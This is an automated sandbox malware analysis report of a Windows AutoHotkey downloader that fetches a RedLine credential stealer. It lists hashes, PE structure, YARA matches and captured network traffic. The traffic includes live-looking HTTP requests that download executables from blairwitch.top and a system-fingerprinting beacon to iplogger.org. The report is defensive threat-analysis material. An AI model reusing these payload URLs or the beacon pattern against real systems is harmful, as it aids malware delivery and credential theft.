Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.ServiceModel, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..2,"SMDiagnostics, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..2,"System.IdentityModel, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System.Runtime.Serialization, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Runteb92aa12#\34957343ad5d84daee97a1affda91665\System.Runtime.Serialization.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b

C:\Users\user\AppData\Roaming\blair\arinesp.exe	
Process:	C:\Users\user\Desktop\VYeSXonMT1.exe
File Type:	HTML document, ASCII text
Category:	dropped
Size (bytes):	276
Entropy (8bit):	5.2038261559763574

C:\Users\user\AppData\Roaming\blair\arinesp.exe	
Encrypted:	false
SSDEEP:	6:pn0+Dy9xwGObRmEr6VnetdzRx3G0CezoIRDFLMUxZslcXaoD:J0+oxBeRmR9etdzRxGezHxtEma+
MD5:	9D8723967325F573ECFD6E700C7F5371
SHA1:	9E0533AA689EBBB0C66723967A0E598AEC82AECE
SHA-256:	A21A26067877C1A2AA681C26833B2DA9114376FC7A4AF44321856EEFCD4ECD29
SHA-512:	0F7517F000D55E78DFC164A2CAE4CEC1A4892CFEE92EB8323EF4118F6275598CC2EDEA22547B2B9912E42DC73B28B5BAD50C2A89E9AAF203A03CC58DEFBD3B1F
Malicious:	false
Reputation:	low
Preview:	<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">.<html><head>.<title>404 Not Found</title>.</head><body>. Not Found . The requested URL was not found on this server. .<hr>.<address>Apache/2.4.38 (Debian) Server at blairwitch.top Port 80</address>.</body></html>.

C:\Users\user\AppData\Roaming\blair\mopnns.exe	
Process:	C:\Users\user\Desktop\VYeSXonMT1.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	292352
Entropy (8bit):	7.361248378747306
Encrypted:	false
SSDEEP:	6144:YmFGp25BnFgEIJNDRsJfj2u/5rJU28roUIad0FH:Tu2XSEcslj2uhrJUZL0F
MD5:	3F91E0102D6832F36DA2D908672B2266
SHA1:	F3CD0DEE9DDBE111D6978134707A5963EAB3A698
SHA-256:	2934BD9EAE57BDF2B28F963A32B4E916D739427E8DE096DF007FC0EED5A1F910
SHA-512:	3318AE08512154AF48D0ED7A79D7DD5B99BBB45F309E0943ABEDBE92857EEA23CD22B3CB6B97C271B1429F38616749F3CB80B7432AC9ED5344760A576902158
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 82%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$..... .....PE..L....4.^.....j...f.....,.....@.....T...x....p..xu.....@.....|..... .....text....i.....j..... ..`.rdata..&x.....z...n.....@..@.data....b.....@....rsrc...xu...p...v.....@..@..... ....

C:\Windows\appcompat\Programs\Amcache.hve	
Process:	C:\Users\user\Desktop\VYeSXonMT1.exe
File Type:	MS Windows registry file, NT/2000 or above
Category:	dropped
Size (bytes):	1572864
Entropy (8bit):	4.212417514675578
Encrypted:	false
SSDEEP:	12288:+cc0Th31T2p6lTSPGRq9WOia8lPCe0l0P5jh/r642p94mu9h8pyhJH:9c0Th31T2pYTSPjYTrWN
MD5:	3772F022DAAF6D31663200AABA7DE6C0
SHA1:	23722E4471CF065754D5B9FF825FA8EDD7317BB7
SHA-256:	7EE9DEB17E5E3211CA4E602DB11410C75D053B028E7D67DA4FA2B7FF759A1A32
SHA-512:	A0C2683045874934296076427F2DF17A722C46CCFA0CA9C7D1D2706FEC252F6A686E572586FC9E8A2C5B4C3E6F69BB35251C1F31FBB387DE5BF9C29E7995465
Malicious:	false
Reputation:	low
Preview:	regfU...U...p.\.,..... ....p.....\.A.p.p.C.o.m.p.a.t.\.P.r.o.g.r.a.m.s.\.A.m.c.a.c.h.e...h.v.e...4.....E.4.....E.....5.....E.rmtmv..l..... ....Z..... .....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	7.292229717146009

General

TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	VYeSXonMT1.exe
File size:	680960
MD5:	0e852a9d4e42120623c0112e53f70992
SHA1:	980fed1b88c494360a3eaad95fd3da046bb85f6e
SHA256:	6c00faff9e01fa7fe3a9a681658c61b4802817a91b74351f7a3e6ad19540f9f1
SHA512:	4c0d733030fb78c70eab1e796a8288973cf2b6386ea17c2ab86b7b98ff08837ebf578ca8d3fa31ed4fe64f4946168fc688805903015bbf14545d6f59d7eb4a53
SSDEEP:	12288:wmv0iVumrX8Pgtcaf9LBwjsdOSwaMWXKpxpm0E6T7TLZcYA3ucQ0eHn7b:wmv0+/XEgtca9POSwaMWXKpxpmATLJcg
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....#...p...p...p..Wp...p..bp...p..Vp...p..op...p...pa..p..Sp...p..fp...p..ap...pRich...p.....PE..L...p.b`.....

File Icon



Icon Hash:	b2e8e8e8aaa2a488

Static PE Info

General

Entrypoint:	0x473ae0
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	TERMINAL_SERVER_AWARE
Time Stamp:	0x6062D970 [Tue Mar 30 07:55:28 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	1
File Version Major:	5
File Version Minor:	1
Subsystem Version Major:	5
Subsystem Version Minor:	1
Import Hash:	ee6524c22cc0cf74d4c47508c44cd3e2

Entrypoint Preview

Rich Headers

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x8c4a2	0x8c600	False	0.864043020926	data	7.81616488491	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.data	0x8e000	0x17b41c0	0x1400	unknown	unknown	unknown	unknown	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x1843000	0x6e85	0x7000	False	0.528599330357	data	5.58081509339	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Copyright Joe Security LLC 2021


Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.reloc	0x184a000	0x1143c	0x11600	False	0.074260903777	data	0.972663610486	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Possible Origin

Language of compilation system	Country where language is spoken	Map
Divehi; Dhivehi; Maldivian	Maldives	
Spanish	Panama	

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 25, 2021 18:23:38.110043049 CET	192.168.2.6	8.8.8.8	0x3fc6	Standard query (0)	iplogger.org	A (IP address)	IN (0x0001)
Nov 25, 2021 18:23:38.706470013 CET	192.168.2.6	8.8.8.8	0xc752	Standard query (0)	blairwitch.top	A (IP address)	IN (0x0001)
Nov 25, 2021 18:23:49.622467041 CET	192.168.2.6	8.8.8.8	0xbd5c	Standard query (0)	iplogger.org	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 25, 2021 18:23:38.125971079 CET	8.8.8.8	192.168.2.6	0x3fc6	No error (0)	iplogger.org		5.9.162.45	A (IP address)	IN (0x0001)
Nov 25, 2021 18:23:38.744299889 CET	8.8.8.8	192.168.2.6	0xc752	No error (0)	blairwitch.top		8.209.114.247	A (IP address)	IN (0x0001)
Nov 25, 2021 18:23:49.643354893 CET	8.8.8.8	192.168.2.6	0xbd5c	No error (0)	iplogger.org		5.9.162.45	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

Copyright Joe Security LLC 2021

- iplogger.org
- blairwitch.top

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49766	5.9.162.45	443	C:\Users\user\Desktop\VYeSXonMT1.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49769	5.9.162.45	443	C:\Users\user\Desktop\VYeSXonMT1.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.6	49767	8.209.114.247	80	C:\Users\user\Desktop\VYeSXonMT1.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:23:38.768347979 CET	1190	OUT	GET /jollion/apines.exe HTTP/1.1 User-Agent: AutoHotkey Host: blairwitch.top Cache-Control: no-cache
Nov 25, 2021 18:23:39.900194883 CET	1191	IN	HTTP/1.1 404 Not Found Date: Thu, 25 Nov 2021 17:23:39 GMT Server: Apache/2.4.38 (Debian) Content-Length: 276 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 33 38 20 28 44 65 62 69 61 6e 29 20 53 65 72 76 65 72 20 61 74 20 62 6c 61 69 72 77 69 74 63 68 2e 74 6f 70 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. <hr><address>Apache/2.4.38 (Debian) Server at blairwitch.top Port 80</address></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.6	49768	8.209.114.247	80	C:\Users\user\Desktop\VYeSXonMT1.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:23:43.652014017 CET	1191	OUT	GET /work/mix.exe HTTP/1.1 User-Agent: AutoHotkey Host: blairwitch.top Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:23:43.777359009 CET	1193	IN	HTTP/1.1 200 OK Date: Thu, 25 Nov 2021 17:23:43 GMT Server: Apache/2.4.38 (Debian) Last-Modified: Wed, 24 Nov 2021 20:15:01 GMT ETag: "47600-5d18e834737b3" Accept-Ranges: bytes Content-Length: 292352 Connection: close Content-Type: application/x-msdos-program Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

Timestamp	kBytes transferred	Direction	Data
2021-11-25 17:23:49 UTC	0	OUT	GET /1mhvg7 HTTP/1.1 Cache-Control: no-cache, no-store Connection: Keep-Alive Pragma: no-cache Accept: */* If-Modified-Since: Sat, 1 Jan 2000 00:00:00 GMT User-Agent: (Windows 10 Enterprise | x64 | Intel(R) Core(TM)2 CPU 6600 @ 2.40 GHz | Windows Defender | Chrome) Host: iplogger.org
2021-11-25 17:23:49 UTC	1	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 25 Nov 2021 17:23:49 GMT Content-Type: image/png Transfer-Encoding: chunked Connection: close Set-Cookie: clhf03028ja=84.17.52.63; expires=Wed, 18-Jul-2029 05:49:51 GMT; Max-Age=241187162; path=/ Set-Cookie: timezone=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-Age=0; path=/ Cache-Control: no-store, no-cache, must-revalidate Expires: Thu, 25 Nov 2021 17:23:49 +0000 Answers: whoami: 3146fe08c30f17ae2e16798dc589f58b4ccb87beffe78df9f7027e7c3deb639d Strict-Transport-Security: max-age=31536000; preload X-Frame-Options: DENY
2021-11-25 17:23:49 UTC	1	IN	Data Raw: 37 34 0d 0a 89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 01 00 00 00 01 01 03 00 00 00 25 db 56 ca 00 00 00 03 50 4c 54 45 00 00 00 a7 7a 3d da 00 00 00 01 74 52 4e 53 00 40 e6 d8 66 00 00 00 09 70 48 59 73 00 00 0e c4 00 00 0e c4 01 95 2b 0e 1b 00 00 00 0a 49 44 41 54 08 99 63 60 00 00 00 02 00 01 f4 71 64 a6 00 00 00 00 49 45 4e 44 ae 42 60 82 0d 0a 30 0d 0a 0d 0a Data Ascii: 74PNGIHDR%VPLTEz=tRNS@fpHYs+IDATc`qdIENDB`0

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: VYeSXonMT1.exe PID: 6972 Parent PID: 5928

General

Start time:	18:23:30
Start date:	25/11/2021
Path:	C:\Users\user\Desktop\VYeSXonMT1.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\VYeSXonMT1.exe"
Imagebase:	0x400000
File size:	680960 bytes
MD5 hash:	0E852A9D4E42120623C0112E53F70992
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Copyright Joe Security LLC 2021

Yara matches:	• Rule: JoeSecurity_AutohotkeyDownloaderGeneric, Description: Yara detected Autohotkey Downloader Generic, Source: 00000000.00000002.405540255.00000000004CE000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Evader, Description: Yara detected Evader, Source: 00000000.00000002.405540255.00000000004CE000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_AutohotkeyDownloaderGeneric, Description: Yara detected Autohotkey Downloader Generic, Source: 00000000.00000002.406187807.0000000003A41000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Evader, Description: Yara detected Evader, Source: 00000000.00000002.406187807.0000000003A41000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AutohotkeyDownloaderGeneric, Description: Yara detected Autohotkey Downloader Generic, Source: 00000000.00000003.374963665.0000000003B10000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Evader, Description: Yara detected Evader, Source: 00000000.00000003.374963665.0000000003B10000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

File Created

File Written

Analysis Process: mopnns.exe PID: 6312 Parent PID: 6972

General

Start time:	18:23:46
Start date:	25/11/2021
Path:	C:\Users\user\AppData\Roaming\blair\mopnns.exe
Wow64 process (32bit):	true
Commandline:	mopnns.exe
Imagebase:	0x400000
File size:	292352 bytes
MD5 hash:	3F91E0102D6832F36DA2D908672B2266
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000004.00000002.468644721.0000000002185000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000004.00000002.476408687.0000000004F40000.00000004.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000004.00000002.469335503.0000000002648000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000004.00000002.475297379.00000000049D0000.00000004.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000004.00000002.470893581.00000000034CA000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000004.00000003.402292014.000000000074A000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 82%, ReversingLabs
Reputation:	low

File Activities Show Windows behavior

File Created

File Written

File Read

Disassembly

Code Analysis

Copyright Joe Security LLC

Copyright Joe Security LLC 2021